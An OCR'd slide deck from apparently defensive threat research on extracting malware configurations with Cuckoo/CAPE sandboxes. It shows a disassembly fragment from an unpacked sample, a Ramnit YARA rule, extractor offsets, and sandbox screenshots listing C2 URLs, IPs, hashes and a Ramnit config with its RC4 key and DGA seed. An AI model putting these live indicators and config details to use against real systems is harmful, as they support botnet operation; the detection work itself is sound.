
Unpacked sample

```
lea    eax, [ebp+Name]  
push  eax                ; lpName  
call  ab_CreateMutex  
cmp   eax, 1  
jnz  loc_1000E7EE  
push  offset aSedebugprivile ; "SeDebugPrivilege"  
call  ab_acquire_privilege  
mov   [ebp+var_8C], 0  
push  6578652Eh          ; terminator  
lea   eax, [ebp+String]  
push  eax                ; out_buff  
push  8                  ; num_iter  
push  12322             ; seed  
call  ab_gen_unique_id_volinfo_based ; exe filename  
push  1                  ; int  
lea   eax, [ebp+String]  
push  eax                ; lpString  
push  [ebp+lpReserved] ; lpExistingFileName  
call  sub_1000695F  
or    eax, eax  
jz   short loc_1000E584  
nop  
nop  
push [ebp+lpReserved]  
nop  
nop  
pop  [ebp+var_8C]
```

0000D950 1000E550: DllEntryPoint+77 (Synchronized with Hex View-1)


Semi-automatic configuration extraction

- Most of samples come packed
- We need to unpack them first
- A lot of manual work
- Impossible to process big number of samples

The background is a dark teal color with numerous glowing, semi-transparent blue particles of various sizes and shapes, resembling cells or molecules. A thin, white vertical line is positioned to the right of the text.


IOC
Extraction
Laboratory

IOC extraction laboratory




- One sample can be packed with different methods
- There are a thousands of public and private packers
- Configuration can't be extracted statically from packed samples

IOC extraction laboratory



IOC extraction laboratory



IOC extraction laboratory



The dumps may contain
unpacked code and data



Ramnit
Extractor



Lokibot
Extractor



Sality
Extractor

IOC extraction laboratory



<https://github.com/cuckoosandbox/cuckoo>
<https://github.com/ctxis/CAPE>

IOC extraction laboratory

yara


```
rule Ramnit_T
{
  strings:
    $str1 = "45Bn99gT"
    $str2_enc = { E1 BF 50 FC FD CD }

  condition:
    uint16(0) == 0x5A4D and all of ($*)
}
```

extractor

```
offsets = [
  {
    "config_type": "demetra",
    "num_domains": 0,
    "dga_seed": 4,
    "port": 24,
    "key_len": 28,
    "xor_key": 754,
    "static_domains": 32,
    "botnet_name": 348,
    "rsa_key": 784,
    "rc4_key": 694,
    "md5_magic": 1160,
    "md5_magic_value": b'15Bn99gT',
  },
  # ...
```

IOC extraction laboratory

 [Dashboard](#) [Recent](#) [Pending](#) [Search](#) [Submit](#) [Import](#)

- Summary
- Static Analysis
- Extracted Artifacts 1
- Behavioral Analysis 0
- Network Analysis
- Dropped Files 0
- Dropped Buffers
- Process Memory 8
- Compare Analysis
- Export Analysis
- Reboot Analysis
- Options
- Feedback
- Unlock sidebar

Summary

File `564b256b58b518fb4ddb579c0dc2e225d122ec2a5892088df14185ba7a252534`

| Summary | | Download | Resubmit sample |
|---------|--|--------------------------|---------------------------------|
| Size | 3.9MB | | |
| Type | PE32 executable (GUI) Intel 80386, for MS Windows | | |
| MD5 | b4e61d3bd79f58bff804854b198e3e90 | | |
| SHA1 | 9b4c7fbc56fca926b35e9b842daadc2eb5711991 | | |
| SHA256 | 564b256b58b518fb4ddb579c0dc2e225d122ec2a5892088df14185ba7a252534 | | |
| SHA512 | Show SHA512 | | |
| CRC32 | F6131962 | | |
| ssdeep | None | | |
| Yara | None matched | | |

Score

This file is **very suspicious**, with a score of **10 out of 10!**

Please notice: The scoring system is currently still in development and should be considered an *alpha* feature.

Malware Configuration

FAMILY
Glupteba

URLs

- <https://okonewacon.com>
- <https://venoxcontrol.com>
- <https://blackempirebuild.com>
- <http://nxtfdata.xyz/cl.exe>

IOC extraction laboratory

The screenshot displays the Cuckoo Sandbox web interface. At the top, there is a navigation bar with 'cuckoo' logo, 'Dashboard', 'Recent', 'Pending', and 'Search' options. On the right, there are 'Submit' and 'Import' buttons. A sidebar on the left contains various analysis categories like Summary, Static Analysis, Extracted Files, Behavior, Network, Dropped Files, Process, Comparison, Export Analysis, Reboot, Options, Feedback, and Unlock. The main content area shows a 'Malware Configuration' window for a specific sample ID: 564b256b58b518fb4ddb579c0dc2e225d122ec2a5892088df14185ba7a252534. This window is divided into two sections. The first section, titled 'Phorpiex.Down', lists the 'FAMILY' as 'Phorpiex.Down' and provides a list of 'URLs' including: http://92.63.197.60/, http://92.63.197.112/, http://boomaahuuoooapl.ru/, http://eoufaoeuhoauengi.ru/, and http://maeobnaoefhgoajo.ru/. The second section, titled 'Ramnit', lists the 'FAMILY' as 'Ramnit' and provides a list of 'URLs' including: https://okonewacon.com, https://venoxcontrol.com, https://blackempirebuild.com, and http://nxtfdata.xyz/cl.exe.

Malware Configuration

FAMILY
Phorpiex.Down

URLs

- http://92.63.197.60/
- http://92.63.197.112/
- http://boomaahuuoooapl.ru/
- http://eoufaoeuhoauengi.ru/
- http://maeobnaoefhgoajo.ru/


Malware Configuration

FAMILY
Ramnit

URLs

- https://okonewacon.com
- https://venoxcontrol.com
- https://blackempirebuild.com
- http://nxtfdata.xyz/cl.exe

IOC extraction laboratory

cuckoo  Dashboard Recent Pending Search

Summary
Static Analysis

Extracted Artifacts 1

Network Analysis
Dropped Files 0
Dropped Buffers
Process Memory 2
Compare Analysis
Export Analysis
Reboot Analysis
Options
Feedback
Unlock sidebar

Summary

| | |
|--------|--------------------------------------|
| Size | 247.0KB |
| Type | PE32 executable (GUI) Intel 80386, f |
| MD5 | 4e7660efaa8ae33d9f588753bda |
| SHA1 | c000da1298b5e51e40da58bc62c |
| SHA256 | 40e29ec409709861e2aa5614a48 |
| SHA512 | Show SHA512 |
| CRC32 | 23E49AF8 |
| ssdeep | None |
| Yara | None matched |

Information on Execution


Extracted

Category: config

Raw:

```
{
  "build_date": "2015.01.20 20:29:50",
  "ftp": 0,
  "ftp_port": 0,
  "family": "Ramnit",
  "num_domains": 200,
  "static_domains": [
    "ju73yehh652te6y.com"
  ],
  "ftp_password": "",
  "ftp_login": "",
  "config_type": "demetra",
  "dga_seed": 1625348543,
  "rsa_key": "308189028180878bf02819a301c1a06cb351b52f575d1c1f0cb4353f",
  "botnet": "demetra",
  "md5_magic": "45Bn99gT",
  "rc4_key": "fenquyidh",
  "port": 443
}
```

IOC extraction laboratory

| cuckoo  | Dashboard | Recent | Pending | Search | Submit | Import | | |
|--|------------------|----------------------------------|----------|---------------------|-----------|---------------------|-----------|-----------|
| 91556 | 2019-12-23 01:26 | 620c885c9e7d959e0b9bc7bdd4d7ca70 | reported | Ramnit | black-ftp | score: 10 | | |
| 91555 | 2019-12-23 01:24 | 4fba3e27f23ceda73ac4c5eaff97c852 | reported | Ramnit | black-ftp | score: 10 | | |
| 91554 | 2019-12-23 01:24 | dcf495698ce45d329442e412a6d5a087 | reported | Ramnit | black-ftp | Phorpiex.Downloader | Infected | score: 10 |
| 91553 | 2019-12-23 01:24 | 0b1013dcad153e97ff17e132fca8170b | reported | | | score: 0 | | |
| 91552 | 2019-12-23 01:23 | 484d54fef75caa2524bed90d85bca03e | reported | Ramnit | black-ftp | score: 10 | | |
| 91551 | 2019-12-23 01:23 | 8c3d6835f24229d92ee77e381845fc85 | reported | Ramnit | demetra | score: 10 | | |
| 91550 | 2019-12-23 01:23 | ed7fb569fed13852a87bb068bf2d7818 | reported | Ramnit | black-ftp | Sality | score: 10 | |
| 91549 | 2019-12-23 01:23 | d4d8264ddd6d1a7c4314df71d3ee4430 | reported | Ramnit | black-ftp | score: 10 | | |
| 91548 | 2019-12-23 00:48 | 8afe069e3eb7b94f625b4e2b12574c7e | reported | Phorpiex.Downloader | Infected | score: 10 | | |

IOC extraction laboratory


The screenshot shows the Cuckoo Sandbox dashboard with a list of analysis results. The interface includes a navigation bar with 'Dashboard', 'Recent', 'Pending', and 'Search' options, along with 'Submit' and 'Import' buttons. The main table displays the following data:

| ID | Time | MD5 Hash | Status | Configuration Type | Malware Family | Score |
|-------|------------------|-----------------------------------|----------|--|----------------|-----------|
| 91556 | 2019-12-23 01:26 | 620c885c9e7d959e0b9bc7bdd4d7ca70 | reported | Ramnit, black-ftp | | score: 10 |
| 91555 | 2019-12-23 01:24 | 4fba3e27f23ceda73ac4c5eaaff97c852 | reported | Ramnit, black-ftp | | score: 10 |
| 91554 | 2019-12-23 01:24 | dcf495698ce45d329442e412a6d5a087 | reported | Ramnit, black-ftp, Phorpiex.Downloader, Infected | | score: 10 |
| 91553 | 2019-12-23 01:24 | | reported | | | score: 0 |
| 91552 | 2019-12-23 01:23 | | reported | | | score: 10 |
| 91551 | 2019-12-23 01:23 | 8c3d6835f24229d92ee77e381845fc85 | reported | Ramnit, demetra | | score: 10 |
| 91550 | 2019-12-23 01:23 | ed7fb569fed13852a87bb068bf2 | | | Sality | score: 10 |
| 91549 | 2019-12-23 01:23 | d4d8264ddd6d1a7c4314df71d3e | | | | score: 10 |
| 91548 | 2019-12-23 00:48 | 8afe069e3eb7b94f625b4e2b12574c7e | reported | Phorpiex.Downloader, Infected | | score: 10 |

